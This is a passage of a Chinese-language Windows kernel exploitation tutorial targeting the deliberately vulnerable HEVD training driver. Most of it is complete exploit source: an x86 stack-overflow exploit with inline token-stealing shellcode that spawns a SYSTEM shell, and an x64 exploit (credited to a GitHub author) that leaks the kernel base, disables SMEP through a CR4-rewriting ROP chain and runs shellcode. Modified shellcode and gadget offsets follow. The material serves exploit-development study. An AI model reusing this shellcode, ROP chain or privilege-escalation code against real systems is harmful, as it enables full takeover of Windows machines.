
xor eax,eax;pop ebp;retn 8返回STATUS_SUCCESS给IrpDeviceIoCtlHandler函数:
完整Exploit如下:
#include <stdio.h>#include <windows.h>#define IOCTL(Function) CTL_CODE(FILE_DEVICE_UNKNOWN, Function, METHOD_NEITHER, FILE_ANY_ACCESS)#define HEVD_IOCTL_BUFFER_OVERFLOW_STACK IOCTL(0x800)int main(){HANDLE dev = CreateFileA("\\\\.\\HackSysExtremeVulnerableDriver",GENERIC_READ | GENERIC_WRITE,NULL,NULL,OPEN_EXISTING,NULL,NULL);if (dev == INVALID_HANDLE_VALUE){printf("Failed!\n");system("pause");return -1;}printf("Done! Device Handle:0x%p\n",dev);CHAR* chBuffer;int chBufferLen = 0x824;chBuffer = (CHAR*)malloc(chBufferLen);ZeroMemory(chBuffer, chBufferLen);memset(chBuffer, 0x41, chBufferLen-4);CHAR* p =(CHAR*)VirtualAlloc(0, 0x60, 0x3000, 0x40);ZeroMemory(p, 0x60);__asm {pushad;mov edi, p;mov [edi], 0x60;mov dword ptr [edi + 0x1], 0x8B64C031;mov dword ptr [edi + 0x5], 0x00012480;mov dword ptr [edi + 0x9], 0x50408B00;mov dword ptr [edi + 0xD], 0x04BAC189;mov dword ptr [edi + 0x11], 0x8B000000;mov dword ptr [edi + 0x15], 0x0000B880;mov dword ptr [edi + 0x19], 0x00B82D00;mov dword ptr [edi + 0x1D], 0x90390000;mov dword ptr [edi + 0x21], 0x000000B4;mov dword ptr [edi + 0x25], 0x908BED75;mov dword ptr [edi + 0x29], 0x000000F8;mov dword ptr [edi + 0x2D], 0x00F89189;mov dword ptr [edi + 0x31], 0x31610000;mov dword ptr [edi + 0x35], 0x08C25DC0;mov eax, chBuffer;mov[eax + 0x820], edi;popad;}DWORD size_returned = 0;BOOL is_ok = DeviceIoControl(dev,HEVD_IOCTL_BUFFER_OVERFLOW_STACK,chBuffer,chBufferLen,NULL,0,&size_returned,NULL);CloseHandle(dev);system("cmd.exe");system("pause");return 0;}

成功:
0x03 Bypass SMEP & SMAP

SMEP(Supervisor Mode Execution Prevention)由Intel lvy Bridge引入,从Windows 8开始启用该特性,其作用在于禁止RING-0执行用户空间代码,而SMAP(Supervisor Mode Access Prevention)由Intel Broadwell引入,相较SMEP增加读与写保护:


设置SMEP与SMAP位于CR4寄存器中:
本节内容笔者于Windows 10 1709 x64环境中调试完成(Exp并未执行成功,但笔者从中学到如何获取内核基址以及绕过SMEP),内核版本如下:
Windows 10 Kernel Version 16299 MP (1 procs) Free x64 Built by: 16299.637.amd64fre.rs3_release_svc.180808-1748
查看CR4寄存器内容:

可以看到已启用SMEP。完整Exploit如下(来自[h0mbre's Github]https://github.com/h0mbre/Windows-Exploits/blob/master/Exploit-Code/HEVD/x64_StackOverflow_SMEP_Bypass.cpp):
#include <iostream>#include <string>#include <Windows.h>using namespace std;#define DEVICE_NAME "\\\\.\\HackSysExtremeVulnerableDriver"#define IOCTL 0x222003typedef struct SYSTEM_MODULE {ULONG Reserved1;ULONG Reserved2;ULONG Reserved3;PVOID ImageBaseAddress;ULONG ImageSize;ULONG Flags;WORD Id;WORD Rank;WORD LoadCount;WORD NameOffset;CHAR Name[256];}SYSTEM_MODULE, * PSYSTEM_MODULE;typedef struct SYSTEM_MODULE_INFORMATION {ULONG ModulesCount;SYSTEM_MODULE Modules[1];} SYSTEM_MODULE_INFORMATION, * PSYSTEM_MODULE_INFORMATION;typedef enum _SYSTEM_INFORMATION_CLASS {SystemModuleInformation = 0xb} SYSTEM_INFORMATION_CLASS;typedef NTSTATUS(WINAPI* PNtQuerySystemInformation)(__in SYSTEM_INFORMATION_CLASS SystemInformationClass,__inout PVOID SystemInformation,__in ULONG SystemInformationLength,__out_opt PULONG ReturnLength);HANDLE grab_handle() {HANDLE hFile = CreateFileA(DEVICE_NAME,FILE_READ_ACCESS | FILE_WRITE_ACCESS,FILE_SHARE_READ | FILE_SHARE_WRITE,NULL,OPEN_EXISTING,FILE_FLAG_OVERLAPPED | FILE_ATTRIBUTE_NORMAL,NULL);if (hFile == INVALID_HANDLE_VALUE) {cout << "[!] No handle to HackSysExtremeVulnerableDriver" << endl;exit(1);}cout << "[>] Grabbed handle to HackSysExtremeVulnerableDriver: 0x" << hex<< (INT64)hFile << endl;return hFile;}void send_payload(HANDLE hFile, INT64 kernel_base) {cout << "[>] Allocating RWX shellcode..." << endl;// slightly altered shellcode from// https://github.com/Cn33liz/HSEVD-StackOverflowX64/blob/master/HS-StackOverflowX64/HS-StackOverflowX64.c// thank you @CneelisBYTE shellcode[] ="\x65\x48\x8B\x14\x25\x88\x01\x00\x00" // mov rdx, [gs:188h] ; Get _ETHREAD pointer from KPCR"\x4C\x8B\x82\xB8\x00\x00\x00" // mov r8, [rdx + b8h] ; _EPROCESS (kd> u PsGetCurrentProcess)"\x4D\x8B\x88\xf0\x02\x00\x00" // mov r9, [r8 + 2f0h] ; ActiveProcessLinks list head"\x49\x8B\x09" // mov rcx, [r9] ; Follow link to first process in list//find_system_proc:"\x48\x8B\x51\xF8" // mov rdx, [rcx - 8] ; Offset from ActiveProcessLinks to UniqueProcessId"\x48\x83\xFA\x04" // cmp rdx, 4 ; Process with ID 4 is System process"\x74\x05" // jz found_system ; Found SYSTEM token"\x48\x8B\x09" // mov rcx, [rcx] ; Follow _LIST_ENTRY Flink pointer"\xEB\xF1" // jmp find_system_proc ; Loop//found_system:"\x48\x8B\x41\x68" // mov rax, [rcx + 68h] ; Offset from ActiveProcessLinks to Token"\x24\xF0" // and al, 0f0h ; Clear low 4 bits of _EX_FAST_REF structure"\x49\x89\x80\x58\x03\x00\x00" // mov [r8 + 358h], rax ; Copy SYSTEM token to current process's token"\x48\x83\xC4\x40" // add rsp, 040h"\x48\x31\xF6" // xor rsi, rsi ; Zeroing out rsi register to avoid Crash"\x48\x31\xC0" // xor rax, rax ; NTSTATUS Status = STATUS_SUCCESS"\xc3";LPVOID shellcode_addr = VirtualAlloc(NULL,sizeof(shellcode),MEM_COMMIT | MEM_RESERVE,PAGE_EXECUTE_READWRITE);memcpy(shellcode_addr, shellcode, sizeof(shellcode));cout << "[>] Shellcode allocated in userland at: 0x" << (INT64)shellcode_addr<< endl;BYTE input_buff[2088] = { 0 };INT64 pop_rcx_offset = kernel_base + 0x146580; // gadget 1cout << "[>] POP RCX gadget located at: 0x" << pop_rcx_offset << endl;INT64 rcx_value = 0x70678; // value we want placed in cr4INT64 mov_cr4_offset = kernel_base + 0x3D6431; // gadget 2cout << "[>] MOV CR4, RCX gadget located at: 0x" << mov_cr4_offset << endl;memset(input_buff, '\x41', 2056);memcpy(input_buff + 2056, (PINT64)&pop_rcx_offset, 8); // pop rcxmemcpy(input_buff + 2064, (PINT64)&rcx_value, 8); // disable SMEP valuememcpy(input_buff + 2072, (PINT64)&mov_cr4_offset, 8); // mov cr4, rcxmemcpy(input_buff + 2080, (PINT64)&shellcode_addr, 8); // shellcode// keep this here for testing so you can see what normal buffers do to subsequent routines// to learn from for execution restoration/*BYTE input_buff[2048] = { 0 };memset(input_buff, '\x41', 2048);*/cout << "[>] Input buff located at: 0x" << (INT64)&input_buff << endl;DWORD bytes_ret = 0x0;cout << "[>] Sending payload..." << endl;int result = DeviceIoControl(hFile,IOCTL,input_buff,sizeof(input_buff),NULL,0,&bytes_ret,NULL);if (!result) {cout << "[!] DeviceIoControl failed!" << endl;}}INT64 get_kernel_base() {cout << "[>] Getting kernel base address..." << endl;//https://github.com/koczkatamas/CVE-2016-0051/blob/master/EoP/Shellcode/Shellcode.cpp//also using the same import technique that @tekwizz123 showed usPNtQuerySystemInformation NtQuerySystemInformation =(PNtQuerySystemInformation)GetProcAddress(GetModuleHandleA("ntdll.dll"),"NtQuerySystemInformation");if (!NtQuerySystemInformation) {cout << "[!] Failed to get the address of NtQuerySystemInformation." << endl;cout << "[!] Last error " << GetLastError() << endl;exit(1);}ULONG len = 0;NtQuerySystemInformation(SystemModuleInformation,NULL,0,&len);PSYSTEM_MODULE_INFORMATION pModuleInfo = (PSYSTEM_MODULE_INFORMATION)VirtualAlloc(NULL,len,MEM_RESERVE | MEM_COMMIT,PAGE_EXECUTE_READWRITE);NTSTATUS status = NtQuerySystemInformation(SystemModuleInformation,pModuleInfo,len,&len);if (status != (NTSTATUS)0x0) {cout << "[!] NtQuerySystemInformation failed!" << endl;exit(1);}PVOID kernelImageBase = pModuleInfo->Modules[0].ImageBaseAddress;cout << "[>] ntoskrnl.exe base address: 0x" << hex << kernelImageBase << endl;return (INT64)kernelImageBase;}void spawn_shell() {cout << "[>] Spawning nt authority/system shell..." << endl;PROCESS_INFORMATION pi;ZeroMemory(&pi, sizeof(pi));STARTUPINFOA si;ZeroMemory(&si, sizeof(si));CreateProcessA("C:\\Windows\\System32\\cmd.exe",NULL,NULL,NULL,0,CREATE_NEW_CONSOLE,NULL,NULL,&si,&pi);}int main() {HANDLE hFile = grab_handle();INT64 kernel_base = get_kernel_base();send_payload(hFile, kernel_base);spawn_shell();}
其获取内核基址采用NtQuerySystemInformation函数:
typedef struct SYSTEM_MODULE {ULONG Reserved1;ULONG Reserved2;ULONG Reserved3;PVOID ImageBaseAddress;ULONG ImageSize;ULONG Flags;WORD Id;WORD Rank;WORD LoadCount;WORD NameOffset;CHAR Name[256];}SYSTEM_MODULE, * PSYSTEM_MODULE;typedef struct SYSTEM_MODULE_INFORMATION {ULONG ModulesCount;SYSTEM_MODULE Modules[1];} SYSTEM_MODULE_INFORMATION, * PSYSTEM_MODULE_INFORMATION;typedef enum _SYSTEM_INFORMATION_CLASS {SystemModuleInformation = 0xb} SYSTEM_INFORMATION_CLASS;typedef NTSTATUS(WINAPI* PNtQuerySystemInformation)(__in SYSTEM_INFORMATION_CLASS SystemInformationClass,__inout PVOID SystemInformation,__in ULONG SystemInformationLength,__out_opt PULONG ReturnLength);.......INT64 get_kernel_base() {cout << "[>] Getting kernel base address..." << endl;//Get NtQuerySystemInformation AddressPNtQuerySystemInformation NtQuerySystemInformation =(PNtQuerySystemInformation)GetProcAddress(GetModuleHandleA("ntdll.dll"),"NtQuerySystemInformation");if (!NtQuerySystemInformation) {cout << "[!] Failed to get the address of NtQuerySystemInformation." << endl;cout << "[!] Last error " << GetLastError() << endl;exit(1);}ULONG len = 0;//Get Buffer LengthNtQuerySystemInformation(SystemModuleInformation,NULL,0,&len);//Allocate MemoryPSYSTEM_MODULE_INFORMATION pModuleInfo = (PSYSTEM_MODULE_INFORMATION)VirtualAlloc(NULL,len,MEM_RESERVE | MEM_COMMIT,PAGE_EXECUTE_READWRITE);//Get SYSTEM_MODULE_INFORMATIONNTSTATUS status = NtQuerySystemInformation(SystemModuleInformation,pModuleInfo,len,&len);if (status != (NTSTATUS)0x0) {cout << "[!] NtQuerySystemInformation failed!" << endl;exit(1);}PVOID kernelImageBase = pModuleInfo->Modules[0].ImageBaseAddress;cout << "[>] ntoskrnl.exe base address: 0x" << hex << kernelImageBase << endl;return (INT64)kernelImageBase;}
之后Bypass SMEP采用修改CR4寄存器,置其第21位为0。据笔者环境,CR4=00000000001506f8,应修改为00000000000506f8,Gadgets如下:
pop rcx;retn //nt!HvlEndSystemInterrupt+2000000000000506f8 //CR4 Valuemov cr4, rcx;retn //nt!KeFlushCurrentTbImmediately+17
笔者环境中_EPROCESS结构与Exp作者略有不同,故修改Shellcode如下:
"\x54\x50\x51\x52\x53\x55\x56\x57\x41\x50\x41\x51\x41\x52\x41\x53\x41\x54\x41\x55\x41\x56\x41\x57\x9C" //PUSHAD"\x65\x48\x8B\x14\x25\x88\x01\x00\x00" // mov rdx, [gs:188h] ; Get _ETHREAD pointer from KPCR"\x4C\x8B\x82\xB8\x00\x00\x00" // mov r8, [rdx + b8h] ; _EPROCESS (kd> u PsGetCurrentProcess)"\x4D\x8B\x88\xe8\x02\x00\x00" // mov r9, [r8 + 2e8h] ; ActiveProcessLinks list head"\x49\x8B\x09" // mov rcx, [r9] ; Follow link to first process in list//find_system_proc:"\x48\x8B\x51\xF8" // mov rdx, [rcx - 8] ; Offset from ActiveProcessLinks to UniqueProcessId"\x48\x83\xFA\x04" // cmp rdx, 4 ; Process with ID 4 is System process"\x74\x05" // jz found_system ; Found SYSTEM token"\x48\x8B\x09" // mov rcx, [rcx] ; Follow _LIST_ENTRY Flink pointer"\xEB\xF1" // jmp find_system_proc ; Loop//found_system:"\x48\x8B\x41\x70" // mov rax, [rcx + 70h] ; Offset from ActiveProcessLinks to Token"\x24\xF0" // and al, 0f0h ; Clear low 4 bits of _EX_FAST_REF structure"\x49\x89\x80\x58\x03\x00\x00" // mov [r8 + 358h], rax ; Copy SYSTEM token to current process's token"\x9D\x41\x5F\x41\x5E\x41\x5D\x41\x5C\x41\x5B\x41\x5A\x41\x59\x41\x58\x5F\x5E\x5D\x5B\x5A\x59\x58\x5C" //POPAD"\x48\x83\xC4\x10" // add rsp, 010h"\x48\x31\xC0" // xor rax, rax ; NTSTATUS Status = STATUS_SUCCESS"\xc3";
其他部分与上节思路基本一致,不再赘述。笔者构造的Exploit可以于目标虚拟机中执行,修改CR4及替换Token完成后恢复原执行环境,崩溃如下:

由于知识储备有限,笔者尝试良久,未果。总结整体思路为:Get Kernel Base Address—>ROP(Modify CR4 value)—>Shellcode(User Space)。
0x04 参阅链接
•[I/O request packets—Microsoft Docs]https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/i-o-request-packets•[Device nodes and device stacks—Microsoft Docs]https://docs.microsoft.com/en-us/windows-hardware/drivers/gettingstarted/device-nodes-and-device-stacks•[HelloWorld driver—Github]https://gist.github.com/hasherezade/ee1a1914dfa2920c77e82fd52717a8fb•[Write a Hello World Windows Driver (KMDF)—Microsoft Docs]https://docs.microsoft.com/zh-cn/windows-hardware/drivers/gettingstarted/writing-a-very-small-kmdf--driver•[Kernel Exploitation -> Stack Overflow—FuzzySecurity]https://www.fuzzysecurity.com/tutorials/expDev/14.html•[Windows SMEP Bypass:U=S—Core Security]https://www.coresecurity.com/sites/default/files/2020-06/Windows%20SMEP%20bypass%20U%20equals%20S_0.pdf•[Bypassing Intel SMEP on Windows 8 x64 Using Return-oriented Programming—PT Security]http://blog.ptsecurity.com/2012/09/bypassing-intel-smep-on-windows-8-x64.html•[x64_StackOverflow_SMEP_Bypass—Github]https://github.com/h0mbre/Windows-Exploits/blob/master/Exploit-Code/HEVD/x64_StackOverflow_SMEP_Bypass.cpp